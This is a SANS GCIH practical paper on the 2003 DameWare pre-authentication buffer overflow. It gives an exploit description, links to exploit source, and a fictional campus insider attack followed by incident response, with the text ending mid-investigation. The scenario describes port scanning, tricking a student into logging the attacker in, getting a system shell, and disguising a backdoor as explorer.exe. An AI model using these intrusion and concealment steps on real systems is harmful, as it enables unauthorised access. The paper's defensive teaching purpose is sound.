



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GIAC Certified Incident Handler (GCIH)
Practical Assignment Version 3

A Buffer Overflow Exploit Against the DameWare Remote Control Software

Ray Strubinger
SANS New Orleans NS2003
Submitted May 1, 2004

© SANS Institute 2004, Author retains full rights.

Table of Contents

Abstract.....	3
Statement of Purpose.....	4
Objectives.....	4
The Exploit	5
Operating Systems Affected.....	6
Protocols, Services, and Applications Exploited by the Attack.....	6
Variants.....	7
Description.....	8
The Scenario	9
The Platforms/Environments.....	18
Victim's Platform.....	18
Source and Target Network.....	19
Target Network.....	20
Stages of the Attack	21
Stage 1: Reconnaissance.....	21
Stage 2: Scanning.....	23
Stage 3: Exploiting the System	27
Stage 4: Keeping Access	42
Stage 5: Covering Your Tracks	43
The Incident Handling Process.....	44
Preparation.....	44
Identification and Incident Timeline.....	46
Incident Detection.....	48
Countermeasures	49
Identification	52
Incident Containment.....	55
Eradication	62
Recovery.....	63
Changes and Improvements	64
Testing to Verify the Elimination of the Vulnerability.....	65
Lessons Learned.....	65
Follow up Meeting and Incident Report.....	65
Extras	67
Appendix A.....	79
Appendix B	81
Appendix C.....	89
Appendix D.....	93
Appendix E.....	96
References.....	103
Works Cited.....	105

Abstract

This paper describes how a computer attacker could employ readily available software and Internet resources to locate sites running versions of the Microsoft Windows operating system that utilize a third party remote control software package that is vulnerable to a buffer overflow exploit. The use of a ready-to-use exploit (a pre-compiled binary) that works against the remote control utility, DameWare, will be presented. While the attack was studied within an isolated, controlled environment, this paper will present the techniques in terms of an attack taking place within a university environment. The latter portion of this paper presents the various stages of the incident handling and response process.

© SANS Institute 2004, Author retains full rights.

Statement of Purpose

This paper will present a detailed explanation of a buffer overflow vulnerability found in the DameWare remote control service version 3.69.¹ An attack against a vulnerable version of DameWare will grant the remote or local attacker² a command shell with rights equivalent to those with which the DameWare service was running – often system level privileges. Once the attacker has gained access to the system they may seek to elevate their privileges on the system (if they didn't gain sufficient rights with the initial attack) or they may begin to modify the system to suit other purposes such as establishing a file repository for movies, music, or images, which are commonly called “warez” (pronounced “wares”) in hacker jargon.

A precompiled binary found on the Internet was utilized to attack a controlled and isolated environment. This paper will demonstrate and explain: how an attacker could find and exploit a vulnerable system, how the attacker might maintain control of the system and how the attacker could try to conceal any clues they may have left on the system. The six stages of the incident response process will be presented through the use of a scenario that adapts the events which occurred on the isolated network.

Objectives

- Demonstrate a buffer overflow attack using a precompiled DameWare exploit.
- Determine means by which similar attacks may be mitigated.
- Determine if a network or file system signature can be found to detect the attack.

The testing was conducted on an isolated virtual network (constructed with VMware 4³) and consisted of Red Linux 7.3, Windows 2000, and Windows XP. Each Windows operating system was tested with various service packs installed, as a review of the exploit source code indicated that the exploit had been designed to identify the service pack level – which, in turn, aided in crafting the packet used to exploit the system. Other than the service packs, the Windows systems were in their default states and not subjected to any hardening. The Linux machine was used to monitor network traffic and as the host operating system for the virtual network. The exploit binary uses Windows as the attack platform. Windows XP Professional and Windows 2000 were used to launch and receive the attack. DameWare was installed on Windows XP Professional with the default options.

¹ Dameware website: www.dameware.com

² A few security bulletins claim the exploit is remote only. Testing revealed that a local user could also successfully utilize the exploit.

³ VMware website: www.vmware.com

The Exploit

CERT VU# 909678 identifies the attack as: “DameWare Mini Remote Control Pre-authentication Buffer Overflow Exploit.”⁴ BugTraq has assigned the exploit identification number 9213. At the time of this writing, no CVE number exists or is pending. The Secunia website rates the vulnerability a three on a scale of five, or “moderately critical.”⁵

Information about DameWare itself can be found on the company website, at <http://www.dameware.com/products/>. It is important to note that the company responded in a very timely fashion once they were notified of the vulnerability, as seen in the timeline of events below.

Exploit Timeline obtained from the DameWare website, security bulletin #2.

November 23, 2003 – First contact with WirePair.

November 24 – Company responds to WirePair stating they will investigate the issue.

November 26 – Hot fix given to WirePair for testing.

November 27 – WirePair confirms the hot fix resolved the buffer overflow issue.

December 4 – DameWare version 3.73 released for download.

December 14 – WirePair releases advisory.

December 20 – WirePair releases his exploit code.

It is noteworthy that the discoverer of the exploit, WirePair, chose to contact the maker of DameWare and work with them to resolve the vulnerability prior to releasing his exploit code. The timeline shows that nearly a month passed between WirePair notifying the makers of DameWare and the availability of exploit code⁶. It appears that two days after WirePair made the announcement of the DameWare vulnerability, one or two other persons developed the exploit used in this paper.⁷ The source code for the exploit contains a date of December 16, 2003 and was posted on December 19, 2003 on BugTraq. The comments within the code list one or possibly two names other than WirePair. One of the names, Adik, is the poster of the exploit code that appeared on December 19 and is listed as the exploit’s author while another word, possibly a name, Bishkek, is listed near the date entry. WirePair’s announcement was somewhat technical and, assuming he was working alone, this could be a case where another individual or small group of individuals were able to produce an exploit by simply knowing a few details about a certain weakness that existed in DameWare. Some within the information security field believe that many exploits are crafted by attackers that study the differences in a system once patches are released and applied. Studying these changes enable the attackers to zero in on areas of the software that are presumably vulnerable. Exploit advisories are often detailed as to the nature of the vulnerability which further serves to focus the attacker’s efforts when crafting an exploit.

⁴ <http://www.kb.cert.org/vuls/id/909678>

⁵ <http://secunia.com/advisories/10439/>

⁶ WirePair’s initial advisory: <http://www.securityfocus.com/archive/1/347576>

⁷ Adik’s post on December 19, 2003: <http://www.securityfocus.com/archive/1/348095>

Operating Systems Affected

According to the exploit code written by Adik, DameWare version 3.72.0.0 on Windows 2000 Service Pack 3 and Windows XP Service Pack 3 are affected.⁸ The comment in the code pertaining to Windows XP Service Pack 3 is assumed to be a typographical error, as no Service Pack 3 for Windows XP currently exists. The exploit binary, when run, displays the correct value for Windows XP (this can be observed in the screen shot of the running exploit presented later in this paper.) The precompiled binary used in the test environment was able to exploit Windows systems running service packs not listed in the source code. Exploits have appeared that add to the number of service packs known to be exploitable, so that nearly any version of Windows with nearly any service pack can be exploited. DameWare Security Bulletin #2⁹ lists Windows NT and Windows 2003 as vulnerable operating systems. Though DameWare will run on Windows 9x/ME, those operating systems do not contain a command shell (cmd.exe) capable of binding to a remote system which hinders the attacker on this platform.

Protocols, Services, and Applications Exploited by the Attack

The exploit code takes advantage of a design flaw in any DameWare Mini Remote Client Agent Service (dwracs.exe) prior to version 3.73.0.0. DameWare is a tool often used by Windows system administrators and help desk staff to remotely control servers across networks. The DameWare software can act as a client, meaning that it will foster a connection to other systems, and it can act as a server, meaning that other systems can connect to it. Many people have experienced a client/server relationship while surfing the web. When web surfing, the web browser software (such as Internet Explorer, Mozilla, Netscape, or Opera) acts as a client that connects to a web server which serves or delivers the viewed content. The web browser software (the client) knows how to connect to a web server because web servers typically listen for browser requests on port 80. DameWare (when acting as a server) performs a function similar to a web server, listening to requests from clients on a particular port - TCP port 6129 by default.

TCP, or Transport Control Protocol, is a set of rules that defines how two systems will communicate over a network. One way to think about protocols is in terms of languages. If you encounter a person that speaks English, German, and Italian, yet you speak English, German, and French, then the two of you will have to decide which language, common to both of you, that you will use to communicate with one another. TCP works much the same way. There is a seven layer (or four layer, depending on whose implementation you're using) model called the Open System Interconnection (OSI) model used to describe the entire process computers use to get data from one place on a network to another. TCP sits roughly at the midpoint of this process, or protocol stack, as higher level protocols such as http and FTP use TCP to ensure delivery of their packets. Directly under TCP is IP, or the Internet Protocol, which merely hands packets off without much concern on whether the packet is valid. IP in turn sits on top of another

⁸ <http://www.securiteam.com/exploits/6R00L0K95W.html>

⁹ <http://www.dameware.com/support/security/bulletin.asp?ID=SB2>

layer that communicates with a physical network device. TCP is made reliable because of its use of a “three-way” handshake. When establishing a connection using TCP the server that initiates the communication (the source) first sends a SYN, or synchronize packet to the computer that it intends to establish a connection with. The destination computer then responds to the source computer by sending a SYN-ACK, or synchronize acknowledge packet. In the third and final step the source computer responds to the destination computer by sending an ACK, or acknowledge packet. At this point, and only at this point, the connection is established. Exploits that employ TCP are difficult if not impossible for the attacker to launch from a “spoofed” (ie, forged) internet address and be successful because a forged synchronize packet will cause the target machine to reply to the address associated with the forged packet. The attacker would have to be in control of the system where the SYN-ACK packet would be sent for the exploit to be successful. The attacker’s true location would be revealed since the final stage of the three-way handshake would result in an ACK packet from the attacker controlled machine at the forged address replying to the targeted machine.

The design flaw present in vulnerable versions of DameWare allows an attacker carry out a type of attack known as a buffer overflow or stack pointer attack. A buffer overflow occurs when a computer program attempts to pack more data into a buffer (a defined temporary storage area) than it can hold. The excess data overwrites valid data and can be interpreted as program code and executed.¹⁰ A final concept in memory stacks is the idea of a pointer to the next instruction to be executed, or EIP (Effective Instruction Pointer).¹¹ The EIP will appear later in this paper, as is it central to the execution to the buffer exploit presented.


Variants

There are several variants of the DameWare exploit found on the Internet. A review of the various exploit source code reveals that these variants increase the functionality of the exploit by adding information about memory offsets known to be exploitable on versions of Windows with different service packs installed. The enhanced functionality enables the attacker’s program to cause buffer overflows on a larger number of Windows systems.

Three versions of the DameWare exploit in source code form appear on the BugTraQ website. Each version appears to be written by a different author. The source code packaged with the binary that was studied for this paper can be found in Appendix B. Exploit code may be removed from the websites where it is initially found. To deal with possible removal, MD5 checksums of the RAR file and its contents are shown in Figure 1.

¹⁰ <http://www.computerworld.com/securitytopics/security/story/0,10801,82920,00.html>

¹¹ <http://www.2600.org.au/misc/files/seminars/2001-04-Apr/shaun.ppt>



```
E:\>c:\cygwin\bin\md5sum.exe dmware.rar
f8b3e8cc2a2165851f539c9c8ae6fe17 *dmware.rar

E:\>c:\cygwin\bin\md5sum.exe dmware-spl0it/*
2ddcc21f6172f323f6b72b5e913e4c2e *dmware-spl0it/dmware.c
b80ae61e2acea5aa81864a5249150190 *dmware-spl0it/dmware.exe

E:\>
```

Figure 1 – MD5 checksum of the exploit package and package contents.

A general explanation of the exploit can be found at the SecurityFocus website at the URL, <http://www.securityfocus.com/bid/9213/>.

Windows source code to three exploits can be found at these URLs:

<http://downloads.securityfocus.com/vulnerabilities/exploits/dmware.c>

<http://downloads.securityfocus.com/vulnerabilities/exploits/DameWare-MRC-Remote.c>

<http://downloads.securityfocus.com/vulnerabilities/exploits/DameWeird.c>

WirePair's website also contains a link to a DameWare exploit in source code form named dmwrcexp.c. According to the comment on the website the code will compile and execute under Linux or Windows.¹²

Description

WirePair's original alert of December 14, 2003 states that DameWare versions prior to version 3.73 are vulnerable to a buffer overflow that enables the attacker to bind cmd.exe to a port on a remote host (a technique referred to as "shoveling the shell"). The exploit, if successful, will result in the attacker receiving a command shell with the same privileges as the DameWare service.

The exploit is a result of a design flaw in a portion of the DameWare software that handles input validation. DameWare makes use of `strcpy` to copy several values received over the network to other locations in memory. These values are obtained during a login attempt to DameWare (the pre-authentication phase) and consist of: the local username, the remote username, the local NetBIOS name, company name, registration name, registration key, the date and time, the lowercase NetBIOS name, any IP addresses of the client, and the version of the remote client. DameWare does not carry out sufficient validation of this information, which makes it possible for an attacker to construct a packet that overflows the memory stack, or buffer, thereby allowing arbitrary code to be executed on the attacked system.

As previously mentioned, a buffer overflow occurs when a computer program attempts to put more data into a memory buffer than the buffer can hold. The excess data can overwrite valid data and be interpreted as program code and executed. One way to look

¹² <http://sh0dan.org/files/dwmrcexp.c>

at a memory stack in more everyday terms is to imagine the memory stack as an egg carton that can hold a dozen eggs. If the carton already contains six eggs and you try to add eight eggs, two of the eggs will not fit. The two extra eggs overflow the carton, producing the undesirable result of broken eggs. There are numerous sources on the Internet, not to mention a number of books that discuss buffer overflows in one form or another. Phrack (an ezine) published a paper by Aleph One titled “Smashing the Stack for Fun and Profit;”¹³ it is considered to be the “how-to” guide for buffer overflows.

The exploit program probes the target machine running the DameWare remote control software in order to determine the operating system type and service pack level. During the initial probe of the system DameWare will respond with two packets which are read by the exploit tool. The first packet contains the service pack installed on the system and the 16th and 17th bytes of the second packet identify the operating system. This information is used by the exploit to construct a packet that is sent to the DameWare service. This packet contains a payload intended to cause a buffer overflow in the portion of the DameWare service that uses `strcpy`.¹⁴ There are a handful of commonly used functions that do not check array boundaries. They include `strcpy`, `strcat`, `sprintf`, `gets`, and `system`.¹⁵ Each of the functions has a more secure counterpart: `strncpy`, `strncat`, `snprintf`, `fgets`, and `exec`. Also included in the payload are instructions that will cause the execution of `cmd.exe`, yet have the resulting command shell window open on the attacker’s system. This results in the attacker gaining access to the system running DameWare, with the attacker having the same rights and privileges as the DameWare service. Often DameWare is installed with system privileges, meaning the attacker will also gain those privileges should the exploit be successful (the comments found within the source code of the exploit indicate that that exploit may only work against Windows operating systems of a certain patch level, due to the fact that those patch levels are what the author or authors of the code had available for testing).

Let’s examine how this exploit might be utilized and how it might be discovered.

The Scenario

For the purposes of this paper, a fictitious scenario has been created that takes place within the network of a university. The attack is carried out by an insider; such a person is generally considered to be the most knowledgeable and dangerous type of adversary to face when forced to respond to an incident.¹⁶

Our attacker, “D-fiant,” disgruntled that her university has begun using a collection of Perl scripts, that thwart her efforts at downloading music from the internet, seeks to

¹³ <http://www.shmoo.com/phrack/Phrack49/p49-14>

¹⁴ The use of `strcpy` appears in WirePair’s advisory. Why DameWare uses `strcpy` isn’t clear because the source code isn’t generally available. A better choice might be `strcpyn`.

¹⁵ NCSA Secure Programming Guidelines:

<http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/>

¹⁶ <http://www.computerworld.com/securitytopics/security/story/0,10801,70112,00.html>

establish a new means through which she and others may obtain music for free. Armed with a computer running Windows 2000 Professional and shell access to a system running Linux, D-fiant begins the reconnoitering process so she can locate systems to establish a music sharing site that will avoid detection by the university's collection of scripts, known as DAEDALUS (Data Analysis Extraction Daemon Accessing Live University Systems).

D-fiant works for the university, so she is somewhat familiar with the network and the devices attached to it. She knows that most of the university, including the students, uses versions of the Microsoft Windows operating system. From her conversations with co-workers she is aware of certain departments within the university that use DameWare as a remote administration solution. Part of D-fiant's regular job duties include staying abreast of vulnerabilities and patching vulnerable systems. To accomplish this aspect of her job she is subscribed to various computer security mailing lists and she reads several security web sites daily. She becomes aware of an exploit against the DameWare service while reading the BugTraq mailing list. Confident that an exploit will appear soon on the Internet, D-fiant decides to start searching for systems on campus that are running DameWare. As a junior system administrator, one of her regular duties involves using the port scanner **nmap** from a Linux box to scan systems on their segment of the network. Logging in to the Linux box as the root user, she invokes **nmap** to perform a syn stealth scan with remote operating system identification for systems with a service listening on port 6129. The output from the scan is saved to a file on the Linux box. The attacker checks the contents of the file containing the results of the scan just to see if she found anything interesting. She notes an IP address of a Windows system that has a service listening on port 6129. She copies the file to a floppy disk and deletes the file from the Linux system. It's late in the afternoon, so she decides to go home and return to campus over the weekend to carry out the attack.

Taking advantage of an all-night campus computer lab, our attacker enters the lab and flashes her identification card at the help desk. The lab does not scan the identification cards, nor is any attempt made to validate the card. The lab lacks a video surveillance system due to budgetary constraints and the opinion that the round the clock staffing should deter theft. Our attacker settles into a seat next to a fellow that appears, from the looks of the area around him, to have been working at the computer for quite some time. After making several "attempts" at logging in, all unsuccessful, our attacker lets out a small sigh of frustration and turns to the person sitting next to her. She briefly explains to him that she's having trouble logging on to the computer network. The guy makes few attempts at logging her in with the username she provides. Unbeknownst to him, the username she has provided is invalid. Claiming she needs log in to obtain a class assignment that is due soon, the guy decides to help her by logging her in to the computer network under his username. The network's auditing system notes that user, adumas, has logged in on workstation 357 at 21:50 March 7, 2004.

The attacker, now concealed as another user, uses Internet Explorer to browse the Full-Disclosure website. Earlier in the day she noticed that a binary exploit for DameWare had been posted to the site. She downloads the exploit onto the Windows system in the

lab at 21:54 and unpacks it. Opening a command shell on the Windows system in the lab, she runs the exploit. The exploit responds with a friendly usage screen that tells the attacker the proper syntax to invoke the attack. She invokes the attack at 22:03:54 with the proper syntax and is presented with a command shell from the remote Windows system almost immediately. On the exploited Windows XP system, three entries are made in the Application Event Log at 22:03:55. Right away she runs the command, `dir /s` to determine how much free disk space is available. Pleased to see that the drive has nearly 100 gigabytes of free space, she decides to set up an MP3 repository.

To keep access on the remote system, she decides that the easiest thing to do is to simply copy the existing DameWare installation to a new directory. Though she knows a running service can be detected, she decides that she can make the detection process a bit more challenging. She edits the configuration file that determines which port DameWare runs on and changes it to port 8080 in an effort to make anyone that might look at the network traffic believe that they are looking at web proxy traffic. She also renames the DameWare service to **explorer.exe** in an effort to keep the process from looking suspicious if viewed from the Task Manager. She hides the directory in two ways: first by placing it in the Windows directory, and second by setting the hide attribute.¹⁷ Her final step is to start her renamed DameWare service by using the **net start** command.

She then uses the ftp client that ships with Windows to download the Serv-U FTP server. She configures and starts Serv-U in the usual fashion, which results in Serv-U listening on TCP port 21. The FTP server also provides the attacker with limited access should something happen to either of the DameWare processes. To test the FTP server and to seed her music repository, the attacker begins uploading MP3s from several CDs she brought in to the computer lab. The MRTG process polling the switches in the computer lab note an increase in bandwidth consumption from the station attached to port 37. While the MP3s upload to the FTP server she starts up an internet relay chat client and connects to one of her favorite IRC servers. It is late on a Sunday night and there are few users on the campus network so the upload of MP3s does not take very long. She is able to upload nearly two gigabytes of MP3s and leave the computer lab before midnight. Before she leaves the computer lab she tells the people on the IRC channel that she's found a small collection of MP3s on an anonymous FTP server and gives them the IP address. She privately tells a couple of people how to get into the FTP server to upload files once they state they have MP3s to share but don't have enough bandwidth to let many people download the MP3s. Just before she logs out of the computer, she deletes the exploit she downloaded and purges the files from the recycle bin. The auditing system notes that user, adumas, logged out of station 357 at 23:51 March 7, 2004. No one notices the attacker leave the computer lab as everyone present is either occupied with school work or playing UT2004.

¹⁷ Crackers will often place toolkits or other materials in subdirectories under directories containing a large number of entries. This is an attempt to hide in "plain sight" because most people will not read every single entry in a directory. In this case the attacker takes it one step further and hides the actual directory containing the files she's uploaded. Hiding a directory is not difficult and can be done with the `attrib` command. This web page contains instructions on how to use `attrib`: <http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/attrib.mspx>

The computer lab where the attack occurred uses an automated Norton Ghost process to restore each of the Windows 2000 Professional systems to a known good state. Each day, starting at 03:00, the 400 systems in the lab are restored to a known good state. The system used by the attacker was restored by the Ghost process automatically at 04:00 on March 8, 2004.

Late Monday morning, March 8, 2004, about twelve hours after the attack, the user of the compromised Windows XP box notices that his system is running very slowly. He calls his local IT help desk and explains that his computer is running very slowly and it takes a long time for web pages to load or files to open across the network. The help desk, hearing the user's description of the problem, assumes that the cause is typical of a Windows system that needs to be rebooted. Rather than spend time trying to troubleshoot a problem that will probably be resolved by simply rebooting the workstation, the helpdesk tells the user to reboot. The user reboots around 11:45 and experiences no problems with his computer until he goes to lunch at noon. At noon, he locks his workstation and goes to lunch. After returning from lunch at 13:00, the user tries to unlock his workstation. The workstation unlocks but seems to be running slow again. Thinking that he needs to reboot the machine, he reboots and continues working. As the afternoon wears on, the user believes that his workstation is steadily slowing down. Around 15:00 he reboots his computer for the third time that day. While the computer reboots, he calls the help desk and informs them that he's had to reboot his computer a total of three times today. He explains that the computer seems to be fine for a short time after rebooting but it gradually slows down and usually needs to be rebooted every two to three hours. The help desk again assumes the user is experiencing normal behavior for Windows and tells the user that he may want to run Windows Update to see if all of his patches are installed. The user runs Windows Update which finds that no patches are required on his system. At 17:00 the user leaves the office and goes home.

On the morning of March 9, 2004, the user of the Windows XP box comes into the office and finds he is unable to log in to his workstation. Without calling the helpdesk, he turns the workstation off, then on, and is able to log in. Within an hour, the workstation becomes unusable. At 09:00 he calls the helpdesk. The system administrator is within earshot of the helpdesk technician that takes the call from the Windows XP user. He hears the user recount the reboots of the previous day and the circumstances surrounding them.

The system administrator reviews the network utilization graphs. The graph began at midnight, Sunday, March 7, 2004. The graph showed that the user's machine received an unusually high volume of traffic in the hour or so prior to midnight Monday morning. The graph also showed an unusually high volume of outbound traffic from the machine starting around 03:00 Monday, March 8, 2004.

The graph showed a high volume of traffic outbound from the machine for most of the day Monday. The administrator noticed that there were a couple of brief periods around 11:30 and 13:00 where the traffic level dropped considerably only to slowly rise again

(corresponding to the reboot times). The administrator calls the workstation user on the phone and tells him he is going to initiate a remote desktop session with the system. Once on the system the administrator executes `cmd.exe` then issues the command, `netstat -na`¹⁸. The netstat command revealed numerous inbound connections to the workstation on port 21, the port usually associated with FTP. The administrator also notes several other ports are open, some that are associated with Windows Active Directory while others were not immediately recognized. The administrator re-runs the `netstat` command adding the `-o` option to show the process IDs associated with the port numbers. The system administrator makes a screen capture of the output and prints it. Since no workstation should be running an FTP server, its presence along with a listening process called “explorer” which the administrator knew was usually the Windows Explorer, made the administrator decide to visit the user to ask him a few questions. The administrator thought there might be a simple explanation, but in the back of his mind he began to wonder if the workstation might have been compromised. The IT staff had been successfully preventing numerous workstations in their charge from being infected by the many viruses that had been recently plaguing the Internet, but maybe a virus had finally managed to infect a system.

At 9:30 the system administrator arrives in the office where the Windows machine is located. He asks the user about the FTP server, to which the user responds that he did not realize an FTP server was installed on his system. The administrator did not ask the user about the installation of DameWare, as he was aware that some departmental IT staff used the product to assist with support calls. The administrator asked the user if he had installed any software recently or if he had received any unusual emails. The user stated that he'd installed no software, nor had he received any unusual emails. As the administrator has no reason to doubt the user, he asks the user if he can check out a few things on the user's machine. Acting on the suspicion that the system may have been compromised, the administrator sits down at the workstation and considers what actions he should take. The administrator carried a USB thumb drive on his key chain. He had several command line tools from the SysInternals website¹⁹ on the thumb drive. Using one of the tools from the thumb drive, `pslist`, the system administrator matches the process IDs in the printout to the services running. One of the previously unrecognized services listening on port 6129 was identified as DameWare Remote Control Service while a process named `explorer.exe` was identified as listening on port 8080.

The administrator finds Windows Explorer running and briefly examines the hard drive looking for the directories in use by the FTP server. Aware that his actions may alter the system -- or worse, activate a trojan horse program -- he is careful in what he does. He briefly considers documenting his actions, but had not brought his notebook to the user's office.

¹⁸ Normally you would not execute the copy of netstat found on a compromised system as it may be compromised. A better practice is to execute known good binaries from secure media. At this point in the scenario, the system administrator is unaware that the system has been compromised.

¹⁹ <http://www.sysinternals.com>

Believing that he is looking at a compromised system, the administrator returns to his office to retrieve his Linux laptop, a hub, network cables, and a spiral bound lab notebook. Having read numerous papers on a wide range of security topics found on the SANS website, the administrator believes that he is prepared to take action and respond to the incident. Once back in the office where the suspect Windows box is located, the administrator removes the network cable from the wall and connects it to the hub. He then connects the hub to the wall with a length of category-5 network cable which restores the Windows box's network connection. The administrator cables his Linux box to the hub and starts up Ethereal, a protocol analyzer with a graphical interface. The administrator sees numerous FTP connections to the Windows system from a wide range of off-campus IP addresses. The administrator speculates that the Windows machine's poor performance was probably a result of the high volume of traffic resulting from the installation of a rogue FTP server. Leaving Ethereal running, the administrator goes back to the Windows machine and views the Event Logs to see if there is anything of use in explaining what may have happened to the system. After a short search, the administrator locates several entries in the Applications log that indicate the service `dwmrcs` experienced an error at 22:03:55 (the time was presented as 10:03:55 PM in the Event Log). The administrator observes that the time on the machine is correct and is in agreement with the server's time.²⁰

Using Google from his laptop, the system administrator does a search on the terms `dmwrcs` and DameWare. This leads to the DameWare website. Also included in the search results were several security notices concerning DameWare exploits. From the DameWare site and several of the links provided by the Google search, the system administrator learns that there have been several exploits against DameWare within the last year.

At this point the administrator believes that he's dealing with a compromised host, so he disconnects the hub from the Internet, leaving the compromised system on the hub with the Linux laptop. He opens his lab notebook, turns to a new page, and enters the date and time along with a summary of what he's done to the Windows PC up to this point. A note is made about the port information (of the switch) and the system admin returns to his Linux laptop which is still running Ethereal. He stops the capture and has Ethereal reconstruct a TCP stream to see just what is coming from the FTP server. In short order he has a 3.5 megabyte file that he saves to a file named `FTPunknown`. Using the `file` command on the captured data, "`FTPunknown`" reveals that the data is an MP3. He returns to the Windows system and begins searching for all files with an MP3 extension. The search reveals that there are many directories, each named for an artist. In total, there are nearly 10,000 MP3s on the system.

The system administrator knows the machine has been rebooted, therefore he doesn't think that there's anything of value in the memory of the system. Clearly the machine has had some modifications. The system administrator calls the help desk and requests delivery of a new hard drive to the user with the compromised system and use of the

²⁰ Certain types of networks, Netware networks for example, depend on time synchronization and will set the client PC's clock to the network time once a user logs in to the network.

Ghosting procedure to get the user up and running again. (Users on this network save files to their home directories on the file servers because file servers, not workstations, are backed up. It is a standard policy of the IT department to re-Ghost a Windows system that is perpetually malfunctioning, as re-Ghosting often resolves the problem and is cheaper in terms of labor costs when compared to trying to diagnose the source of the problem.) The system administrator makes an entry in his notebook stating that he's removing the hard drive; he then removes the hard drive from the compromised system, packs up his laptop, the hub, the compromised hard drive, and returns to his office.

The university has no formal incident response process nor does it have a regular incident response team. The system administrator goes into his supervisor's office and tells him that he believes he's taken a compromised Windows XP machine off the network. He gives his boss a summary of what has transpired up to this point:

- User calls in reporting a slow machine – told by the help desk to reboot
- A review of the network traffic graphs shows that there's been an increase in inbound and outbound traffic to the host in question.
- A visit to the machine turned up a service that's used to remote control systems – the service has known exploits.
- An FTP server was running on the compromised host and was serving MP3s. An MP3 was caught and saved by using Ethereal to capture an FTP session.
- The compromised computer's hard drive has been removed.

The system administrator and his boss decide to acquire an image of the compromised hard drive. They install the drive from the compromised Windows XP machine into a system used to dual boot Windows 2000 Professional and Red Hat Linux 9. The compromised drive was attached to the secondary IDE controller which had been modified in the BIOS to prevent the system from booting from the secondary controller. The computer is first booted into Linux and the `dd` command is used to acquire a bit image of the drive attached to the secondary controller. The drive image acquired with the `dd` process is ultimately stored on a network file server. The computer is rebooted into Windows 2000 Professional where the Ghost application is used to create a copy of the compromised hard drive. The Ghost image is stored on a network file server and later transferred to a new hard disk so the data contained on the compromised drive may be studied without impacting the original drive. After acquiring the Ghost image, the compromised hard drive is removed, placed in a static bag and taped shut. The system administrator's boss then deposits the hard drive into the office safe.

The system administrator and his boss review the network graphs and other data in an effort to determine where the attack originated. The compromised Windows machine did not log any IP address information, so tracing the attack is a bit more challenging. The administrator notices that the bandwidth utilization was above the network baseline for a period of several hours. One of the newer, and not yet widely known, features of DAEDALUS is the bandwidth hog module. This module, inspired by a similar CPU hog function found on some operating systems, identifies systems that are consuming an unusual amount of bandwidth compared to established network traffic baselines. The

system administrator calls the DAEDALUS project manager and explains that he's trying to locate the system or systems that were communicating with the compromised Windows machine and consuming large amounts of bandwidth during a certain date and time. The project manager takes the information and tells the system administrator that he will be in contact with him once he has the information. After an hour or so, the system administrator has a list of IP addresses, internal and external to the university that were sending or receiving large amounts of data from the compromised Windows machine. The system administrator observes that the list is sorted by time in ascending order. The first entry on the list grabs the administrator's attention as its time stamp is within a few minutes of the DameWare time stamps on the Windows machine. Further, the data shows that the port in use was port 21. The administrator examines the IP address associated with the transfer and recognizes the network portion as belonging to the university. A DNS query indicates provides the hostname of the machine in question. The name returned by the query tells the system administrator that he is dealing with a system in one of the campus computer labs. The system administrator sends an Instant Message to one of the campus computer lab managers he happens to know and asks him if he can help locate the machine in question. The lab manager informs the system administrator of the location of the system. The system administrator inquires about any logging that's taking place in the lab. The lab manager advises the system administrator that he has logs of user logins as well as bandwidth utilization logs collected from the switch (the system administrator had actually assisted with the installation of the bandwidth utilization software in the past).

The initial data from DAEDALUS provided the system admin with a suspect machine that appeared to have been involved in the attack against the Windows XP machine. The system administrator asks the lab manager for two hours of login data about the suspect machine centered on the time indicated in the DAEDALUS logs that correspond to high bandwidth utilization. While the query for the data runs, the system admin asks the lab manager if the machine in question (the one D-fiant used to launch the attack) is still available. The lab manager informs the system administrator that the machine is still available. The system administrator asks the lab manager to secure the machine so that he can study the hard drive as it might have materials left behind by the attacker. The lab manager tells the system administrator that he can turn the machine over to the system administrator for study, but the lab uses an automated Ghosting process to restore each machine every night. The machine in question has been re-Ghosted several times at this point. The system administrator is told that re-Ghosting process sends an email to the lab managers if the re-Ghosting process fails on a system. The machine in question had no such failure. Upon hearing this, the system administrator decides not to examine the system he believes was used to initiate the attack. This choice was made because he knows that one sure way to get rid of a file is to overwrite it multiple times. The Ghosting process would have over-written the hard drive each time it ran.

Once the query finished, the lab manager turned over log information indicating that only one person logged in to the machine in question over the span of four hours. The log in name used on the system was adumas. The lab manager tells the system administrator that adumas is the log in name for the user, Andre Dumas. The system administrator

consults the on line campus directory and learns that Andre Dumas is a third year civil engineering student at the university. The system administrator has Mr. Dumas' computer account deactivated and requests that the lab send Mr. Dumas to the system administrator's office should he inquire about the status of his computer account.

Mr. Dumas presents himself, and is told that there is an investigation underway involving a violation of the campus acceptable use policy. Under questioning he says he didn't do anything wrong. He insists that he was working on a school project most of the evening and into the early morning hours (the logs did not confirm this statement, as the system administrator only had part of the picture at the time). Andre is asked if it's possible that anyone else could have used his account without his knowledge. Andre states that he doesn't think anyone else has used his account. Then he recalls helping a woman log in to the network after having trouble logging in under her user name. Andre is asked for the name of the woman, to which he says he does not know, nor does he recall the user name she was trying to use. Andre gives a description which would match hundreds of women on campus. The only distinguishing characteristic about woman was that she seemed to be listening to a "really odd" type of music.

